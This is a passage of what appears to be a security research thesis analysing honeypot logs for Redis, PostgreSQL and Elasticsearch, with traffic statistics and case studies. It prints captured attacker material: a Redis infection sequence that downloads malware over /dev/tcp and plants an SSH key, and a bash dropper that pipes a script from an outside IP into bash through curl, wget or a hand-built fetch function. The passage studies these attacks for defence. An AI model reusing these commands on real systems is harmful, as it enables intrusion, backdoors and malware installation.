the average action duration extends to 1 second which is still remarkably fast. And at the 99th percentile we see the emergence of longer interactions reaching up to 47 seconds.

Another significant observation is that on average a single IP only interacts with the honeypot once. At the 75th percentile this number increases to 2, and at the 99th percentile it jumps to 7. This highlights that the vast majority of IPs engage with the honeypot only once or twice.

Table 5.8 shows the classification of all IP addresses that have interacted with the honeypot by Greynoise. The majority of IP addresses and associated traffic stem from the classifications “no data” and “uknown”. This is followed by IPs categorized as “malicious”, with those classified as “benign” constituting the smallest portion of actions.

Investigation into these “benign” IPs revealed that the majority did not engage in overtly malicious activities. However, some of them executed actions that appeared malformed in the logs, making it challenging to determine their intent. Additionally, we encountered an instance of a benign IP requesting a list of clients connected to the database, which may have been a probe.

Closer examination of the logs reveals that 65 IPs were associated with actions deemed genuinely malicious in that they attempt to sabotage the database. These actions exclude activity such as connection attempts and PING requests, but involve attempts to execute FLUSHALL commands, uploading of malware, and other database manipulation attempts. Most of this traffic originates from cloud service providers located in China.

Classification	# IPs	# Actions
No data	119	946
Unknown	176	1135
Benign	49	206
Malicious	54	408

Table 5.8: RedisHoneyPot: Greynoise classification of IPs

Let’s delve into a case study analyzing a particular instance of an attempt at malware execution. The code of which is presented in code listing 5.1. We added explanation to each action for clarity. Coincidentally the length of this attack matches that of IPs which performed 30 actions as observed in table 5.6. Upon inspecting the actions logged from those IPs, we indeed observe this very same attack. This attack poses a severe threat to the Redis database, as it wipes out the entire database (lines 3 and 10) and establishes a SSH backdoor (line 11).

The malware itself is injected and executed through lines 4 and 26. We utilized a controlled testing environment to downloading the malware involved in this attack, obtaining its MD5 hash: e1d59430a388f456d21bf47159e
The program is identified as an ELF 64-bit LSB executable, x86-64 architecture, with a size of 2.27MB. Because conducting a deeper analysis of the malware through reverse engineering is beyond the scope of this study, we attempted to gather insights from online resources.

According to community testing on VirusTotal [85], the malware appears to be associated with the worm known as P2P Infect. P2P Infect is a peer-to-peer (P2P) worm capable of cross-platform infections and specifically targets Redis instances vulnerable to the Lua sandbox escape vulnerability, CVE-2022-0543 [40]. This vulnerability, rated at a top score of 10.0 by the NIST National Vulnerability Database, allows unauthorized access to the affected system [68]. We also noted that this Redis vulnerability had already been patched, which stresses the importance of regular software updates.

```
1   NewConnect: Connects to the honeypot.
2   info server: Gathering information about the Redis server.
3   FLUSHDB: Clearing all data from the Redis database.
4   ‘‘set x...”: Setting a key x with a script. Which checks if a process named ”AhPA3X9Api”
    is running using the Linux ‘‘ps” command. And if the process is not running, the script
    connects to ‘‘39.105.38.64” on port 60111 using /dev/tcp, sends a HTTP GET request for
    the resource ‘‘/linux”, and redirects the response to a file named ”AhPA3X9Api” in the /
    tmp directory. Finally the script sets execute permissions for the file /tmp/AhPA3X9Api,
    then executes it, passing a long string as an argument to the script.
5   config set rdbcompression no: Disabling RDB compression.
6   save: Triggering a manual save of the Redis database.
7   config set dir .: Resetting the Redis directory to the default.
8   config set dbfilename dump.rdb: Setting the database filename.
9   config set rdbcompression yes: Enabling RDB compression.
10  FLUSHDB: Clearing all data from the Redis database again.
11  ‘‘set x...”: Setting key x with a SSH RSA public key.
12  config set dir /root/.ssh/: Changing the Redis directory to /root/.ssh/.
13  config set dbfilename authorized_keys: Setting the database filename to authorized_keys.
14  config set rdbcompression no: Disabling RDB compression.
15  save: Triggering another manual save of the Redis database.
16  config set dir .: Resetting the Redis directory to the default.
17  config set dbfilename dump.rdb: Setting the database filename.
18  config set rdbcompression yes: Enabling RDB compression.
19  CONFIG SET dir /tmp/: Changing the Redis directory to /tmp/.
20  CONFIG SET dbfilename exp.so: Setting the database filename to exp.so.
21  SLAVEOF 39.105.38.64 60111: Setting the Redis server as a slave of another server.
22  MODULE LOAD /tmp/exp.so: Loading a module named exp.so from /tmp/.
23  SLAVEOF NO ONE: Removing the slave status.
```

```
    config set dir .: Resetting the Redis directory to the default.
    config set dbfilename dump.rdb: Setting the database filename.
    ``system.exec...”: Executing a system command that performs the same actions as the
     script in line 4.
    SLAVEOF NO ONE: Ensuring no slave status is set.
    ``system.exec...”: Removes the file exp.so from /tmp/.
    MODULE UNLOAD system: Unloading the system module.
    Closed: Disconnects from the honeypot.
```

Listing 5.1: Commands attempting to infect Redis with the P2P infect worm. The malware is injected and executed in lines 4 and 26.

Another intriguing case study involves the command `MGLNDD`, an action not recognized by Redis. The source IP, 192.241.229.34, is identified as belonging to a scanner known as Stretchoid. While Stretchoid is advertised as for research purposes and the traffic it generates being “completely harmless” [80], efforts to identify the organisation behind this service yielded no conclusive information. However, Greynoise has flagged this IP as malicious and labelled it with tags such as SSH Brute-forcer, SSH Worm, and ZMap Client. This highlights a significant observation: some adversaries may masquerade as security researchers.

Through our analysis of the RedisHoneyPot logs, we’ve determined its capability to capture adversarial actions post-access. Our temporal analysis revealed that while the activity isn’t high, it remains active over time. We’ve identified that the majority of adversarial interactions with the honeypot stem from automated scripts, evident from the brief duration of each interaction. Once again, we’ve noticed that much of the malicious traffic originates from sources unrecognized by conventional threat intelligence databases like Greynoise, often due to adversaries exploiting cloud service providers. Additionally, our investigation uncovered instances of attempts to infect the honeypot with the P2Pinfect worm, leveraging critical exploits. These vulnerabilities have since been patched on newer versions of Redis, emphasizing the importance of keeping software up to date.

5.1.3. Sticky Elephant

We begin the analysis with figure 5.10 which illustrates the temporal distribution of actions recorded on the honeypot over the duration of its operation, spanning from December 5th to December 11th 2023. Upon initial inspection, an outlier is immediately noticeable, a massive spike in activity occurring a few hours after the honeypot was deployed. The remaining activity appears low-intensity in nature, with some periods of the day experiencing no traffic at all.

We want to stress again that the honeypots log differently, and therefore, direct comparisons of the amount of actions between honeypots are not accurate. For this particular honeypot, an action can encompass connections, requests, and the honeypot itself using its handler to process queries and requests.

We observed a total of 101 unique IPs interacting with the honeypot over the duration of this experiment. Examining figure 5.11, which displays the number of unique IPs active on the honeypot per hour, we notice that there is no significant outlier indicating a large number of IPs active simultaneously. This implies that the outlier observed in figure 5.10 is likely caused by a few IPs being very active. Delving deeper into the statistics of the observed data, table 5.9 reveals that three IPs account for the majority of the total actions recorded on the honeypot. Of these three, two of these IPs belong to the same web service host. Upon inspection of the logs, it becomes clear that these IPs were responsible for the significant spike in activity observed. Later in this subsection, we will conduct a more detailed case study on this specific outlier.

The majority of IPs exhibit limited activity. The 25th percentile indicates that most IPs engage in around 4 actions, roughly corresponding to a connection and the subsequent handshake process which typically involves 3 actions. On average, IPs perform 7 actions, and at the 75th percentile, this number increases to 15. Notably, these numbers at the lower quantiles are higher compared to those observed in the RedisHoneyPot. However, it’s important to consider that the method used for logging may contribute to this difference, such as recording multiple actions for a single handshake or SSL request.




Figure 5.10: Sticky Elephant: Temporal distribution of actions to the honeypots from December 5st, 2023, to December 11th, 2023




Figure 5.11: Sticky Elephant: Temporal distribution of unique IPs observed from December 5st, 2023, to December 11th, 2023

From the logs we observed traffic originating from 16 different countries, as illustrated in figure 5.12. Notably, the traffic predominantly emanates from the North-American, European, and Asian continents. This indicates a less diverse origin of adversarial activity compared to the RedisHoneyPot. However, we have to consider that this Sticky Elephant only operated for 5 days, which may have influenced this

Source IP	# Actions	% of Total Actions
83.97.73.87	807	32.34
78.153.140.30	506	20.28
78.153.140.37	344	13.79
45.156.129.32	35	1.40
94.156.71.83	20	0.80
94.156.71.82	20	0.80
94.156.71.3	20	0.80
64.227.12.66	16	0.64
51.79.249.29	16	0.64
212.53.203.198	16	0.64
Other	695	27.86

Table 5.9: Sticky Elephant: List of the top 10 source IPs with the highest number of actions and their percentage of overall actions

observation. Table 5.10 reveals that the majority of the traffic originates from four nations. An intriguing observation is the significant difference in the ratio of actions to unique IPs between the US and Bulgaria compared to the UK and Russia. This suggests that in the former many IPs interacted less with the honeypot while in the latter a few IPs interacted more extensively with the honeypot.




Figure 5.12: Sticky Elephant: Geographical distribution of the observed traffic sorted by country of origin.

Table 5.11 presents Greynoise's classifications of IPs encountered by the honeypot. A significant fraction of the IPs was classified as "no data" or "unknown", suggesting that malicious actors continue to devise strategies to evade detection by established threat intelligence platforms. Among the IPs categorized as "benign", the majority engaged in activities such as establishing connections, requesting SSL connections and performing handshakes. However, the presence of malformed queries once again presents a challenge in determining their intent. We hypothesize that they may be associated with secure protocols that the honeypot does not support. We also observed one IP classified as "benign" attempting to fill in a password. Upon investigation, this IP was found listed as malicious on another community platform called AbuseIPDB with many user reports [3].

IPs in other classifications demonstrated malicious behavior such as brute-force attempts. This is peculiar considering the honeypot did not require user credentials for connection, suggesting automated bot activity. However, it's plausible that manual login attempts were included, given instances of adversaries utilizing public VPN services like Mullvad for a single login followed by immediate disconnection.

Country	# Actions	% of Total Actions	# IPs
United Kingdom	875	35.07%	6
Russia	809	32.42%	3
United States	421	16.87%	52
Bulgaria	170	6.81%	14
Portugal	38	1.52%	2
Belgium	35	1.40%	5
Germany	26	1.04%	2
China	20	0.80%	4
India	19	0.76%	4
The Netherlands	18	0.72%	3
Other	64	2.57%	6

Table 5.10: Sticky Elephant: Top 10 countries by the amount of actions and their corresponding amount of IPs

Other adversarial actions encompassed malware installation attempts and user privilege manipulation which we will discuss later in the case study. To gain more insight into what the adversaries were doing

Classification	# IPs	# Actions
No data	18	965
Unknown	32	276
Benign	34	323
Malicious	17	931

Table 5.11: Sticky Elephant: Greynoise classification of IPs

we attempted to define an “interaction”, a series of actions from a singular IP that could be considered as a single interaction. Currently, an interaction in the Sticky Elephant logs is considered as initiated when the honeypot acknowledges a connection from a source IP and concludes either upon receiving a quit command from the same source IP, or when no further actions are undertaken by the source IP within 10 seconds from its last action, or when the IP initiates a new connection. However, this approach is not without limitations. We observed instances where the same IP connected multiple times to the honeypot using the same machine at the same time which makes it challenging to tell the start and end of a single interaction. Nonetheless, aside from this edge case other classifications of an interaction should remain accurate. Future research could explore creation additional criteria to identify instances where a single IP initiates multiple connections simultaneously and detect when a connection is broken off for the honeypot itself.

Upon implementing this interaction classification, we identified a total of 175 interactions. On average, these interactions lasted less than a second. The 75th percentile denotes an average duration of one second, while the 99th percentile extends to 24 seconds. This implies that the majority of interactions are likely automated script executions due to their exceedingly short duration. Furthermore, we noted that both the average and 75th percentile values for interactions per distinct IP were one, but at the 99th percentile, this figure rose to 19. These longer interactions appear to be the result of pauses within the automatic scripts.

Now we will delve into the case study of the spike observed shortly after the startup of the honeypot in figure 5.11. While other interactions occurred during that hour, our focus will primarily be on the two IPs that generated the majority of the traffic: 83.97.73.87 and 78.153.140.37.

The former IP originates from an IoT service provider based in Russia, Red Byte LLC. This IP was involved in a brute-force attack, as well as performing empty queries and attempting to retrieve the Postgres version. We observed a total of 72 login attempts in the brute-force attempt. Most of the passwords comprised of plain numerical values, default passwords, and common words. The bulk of this interaction occurred within 17 seconds, encompassing 756 actions. There were also 3 precursor actions happening 8 minutes prior as a simple connection which we suspect to be part of a reconnaissance action.

On the other hand, the latter IP seems to be associated with a company registered in the UK named HOSTGLOBAL.PLUS LTD that provides server rental, hosting, domain registration, and SSL certificates. This IP primarily attempted to execute malware repeatedly using the same query command. The command drops a specific table if it already exists; otherwise, it creates it by running a bash script encoded in base64. We decoded this bash script, which is shown in code listing 5.2.

Upon closer examination, the bash script attempts to terminate three processes affiliated with the Prometei botnet [101] in lines 2-4. While the motivation behind this action is unclear, it points towards an attempt to disrupt the botnet's operations. Additionally, the bash script contains a custom curl function script in lines 6-19, which is used when the bash script detects that neither `curl` [29] or `wget` [66] commands (lines 21 and 23) are available on the system in order to download the malware from the IP 94.103.87.71.

For further investigation we used an isolated Linux container to curl the script. The SHA-256 of the `pg.sh` shell script was found on Virustotal [93], and is linked to the the Kinsing malware [79]. This malware's primary objective is to connect to command and control servers and download a cryptominer. However, it also possesses capabilities for lateral movement within a network to further spread itself.

Apart from these malware execution attempts, we also observed this IP attempting to dump credentials for the user ”postgres_superadmins” and revoke privileges for executing server-side programs on the default ”postgres” user.

```
 1 #!/bin/bash
 2 pkill -f zsvc
 3 pkill -f pdefenderd
 4 pkill -f updatecheckerd
 5
 6 function __curl() {
 7   read proto server path <<<$(echo ${1//// })
 8   DOC=/${path// //}
 9   HOST=${server//:*}
10   PORT=${server//*:}
11   [[ x”${HOST}” == x”${PORT}” ]] && PORT=80
12
13   exec 3<>/dev/tcp/${HOST}/$PORT
14   echo -en ”GET ${DOC} HTTP/1.0\r\nHost: ${HOST}\r\n\r\n” >&3
15   (while read line; do
16    [[ ”$line” == $’\r’ ]] && break
17   done && cat) <&3
18   exec 3>&-
19 }
20
21 if [ -x ”$(command -v curl)” ]; then
22   curl 94.103.87.71/pg.sh|bash
23 elif [ -x ”$(command -v wget)” ]; then
24   wget -q -O- 94.103.87.71/pg.sh|bash
25 else
26   __curl http://94.103.87.71/pg2.sh|bash
27 fi
```

Listing 5.2: Code of a malware execution attempt in Postgres. This bash script downloads the malware in lines 21-26.

From our analysis of the Sticky Elephant honeypot logs, we can conclude that this honeypot effectively captures various adversarial actions targeting PostgreSQL databases. Through temporal analysis, we observed consistent traffic from a diverse range of IPs on a daily basis. Notably, there was a spike in activity shortly after the honeypot's startup, indicating active scanning by adversaries seeking to exploit PostgreSQL vulnerabilities. Our investigation uncovered a brute-force attempt on the honeypot, along with efforts to execute malware. Specifically the Kinsing malware which aims to infect databases with cryptocurrency miners. One of the IPs behind these actions belongs to an IoT service provider, suggesting potential infection of their IoT devices or network. The other IP is associated with a web hosting provider, highlighting the need for a robust abuse notification framework to alert service providers promptly and prevent such actions.

5.1.4. Elasticpot

Figure 5.14 illustrates that Elasticpot encountered relatively low traffic over time. Over a period of 10 days, we only recorded a total of 353 actions from 150 different IPs. This rate can be attributed to the nature of Elasticsearch, where interactions are typically consolidated into a single action using tools like curl and json queries which eliminates the need for multiple connections, queries, and termination actions. This highlights the importance of understanding the underlying architecture of each honeypot, as direct comparisons based solely on action counts are not accurate.




Figure 5.13: Elasticpot: Temporal distribution of actions to the honeypots from December 1st, 2023, to December 11th, 2023

In the context where each "action" can represent multiple actions, such as both establishing a connection and executing a query, we can conclude that even small spikes indicate significantly heightened engagement. Upon examining figure 5.14, depicting the number of unique IPs active each hour, we observe a relatively stable range of 0 to 4 IPs per hour. This suggests that while some IPs interacted frequently, leading to observed spikes, others engaged less frequently. For instance, the peak of 6 unique IPs on the 9th coincided with a lesser peak in actions compared to a few hours prior, attributed to fewer IPs. Our analysis of the logs revealed that, on average, each IP interacts with the honeypot only once. Moreover, at the 75th percentile, IPs engage in only three actions in total. This is further evidenced in table 5.12 which shows that even the IPs with the highest activity engaged in relatively few actions.

We identified a total of 17 different nations contributing to the geographical distribution of adversary origin, as depicted in figure 5.15. Once again, the majority of the traffic originates from the continents of North America, Europe, and Asia, which aligns with previous observations. However, it's surprising to see traffic originating from Australia, marking the first time we've observed activity from the Oceania region. Upon inspection in the logs it is revealed that this traffic originated from a Digital Ocean droplet based in Australia. Implying that this adversary was leveraging cloud service providers services.

In table 5.13, we notice that the majority of traffic and IPs originate from the US and Belgium. While the US consistently tops the list in terms of activity across various honeypots, the presence of Belgium among the top of this list is unexpected. A closer look at the logs reveals that all of the Belgian IPs are associated with Google Cloud Platform, the same cloud computing service provider utilized for hosting




Figure 5.14: Elasticpot: Temporal distribution of unique IPs observed from December 1st, 2023, to December 11th, 2023

Source IP	# Actions	% of Total Actions
198.135.49.104	24	6.80%
198.135.49.44	16	4.53%
165.154.119.158	16	4.53%
103.187.190.61	10	2.83%
84.54.51.75	8	2.27%
172.233.57.47	8	2.27%
104.37.172.156	8	2.27%
185.22.173.69	7	1.98%
118.193.46.44	7	1.98%
77.72.83.88	6	1.70%
Other	243	68.84%

Table 5.12: Elasticpot: List of the top 10 source IPs with the highest number of actions and their percentage of overall actions

this experiment. Once again showcasing how adversaries leverage different cloud providers to obfuscate their true origins.

We analyzed the IPs using Greynoise and present the results in table 5.14. Greynoise successfully classified the majority of the IPs as either "benign" or "malicious". This also marks the first instance where benign sources dominate in both the amount and volume of activity. These benign actors mostly query for cluster, node, icons information, and using ipify.org to retrieve the honeypot's IP address. We did note a single instance of an IP querying for *_cat/indices*. Whether this is classified as malicious depends on the individual database as indices can potentially expose sensitive information.

The IPs categorized under other classifications were predominantly engaged in information gathering activities, such as retrieving the database URL name and examining aliases, among other queries. However, we observed instances of malicious activity related to searches within the indices. Notable queries included searches for documents containing the string "mail.ru,", attempts to retrieve some or all documents within the indices, and a highly specific query in Chinese with keywords associated with banking services and major financial groups. This last instance was an IP utilizing a suspicious user-




Figure 5.15: Elasticpot: Geographical distribution of the observed traffic sorted by country of origin.

Country	# Actions	% of Total Actions	# IPs
United States	196	55.52%	97
Belgium	36	10.20%	13
The Netherlands	24	6.80%	4
Thailand	17	4.82%	2
Hong Kong	17	4.82%	7
India	15	4.25%	3
Russia	11	3.12%	4
China	11	3.12%	5
United Kingdom	6	1.70%	3
Germany	5	1.42%	2
Other	15	4.25%	10

Table 5.13: Elasticpot: Top 10 countries by the amount of actions and their corresponding amount of IPs

Classification	# IPs	# Actions
No data	25	108
Unknown	20	51
Benign	59	110
Malicious	46	84

Table 5.14: Elasticpot: Greynoise classification of IPs

agent associated with Android 6.0 for the Nexus 5 phone from 2013 which could have been a potential manual intervention.

Another incident involved an IP posting a document to the server which claimed that the database had been backed up in bad English, and demanding a payment of 0.01 BTC to a crypto wallet. However we did not observe the actual attack, as no related queries were found only this file upload with a message payload. This crypto wallet had conducted transactions in the past, all of which were 0.01 BTC, which were likely from other victims of the attack. It seemed to be just one component of a broader criminal campaign aimed at extorting money from users or organizations whose databases had been backed up and wiped of all content. Through tracing these transactions we discovered millions of dollars being moved around. However, the ultimate destination of this money remains a mystery as the transactions were obfuscated using methods such as mixing and tumbling services. These services essentially anonymize transactions by combining multiple transactions into a single, complex transaction, making it difficult to trace the original source and destination of funds. Further investigation into this aspect could be pursued in future research.

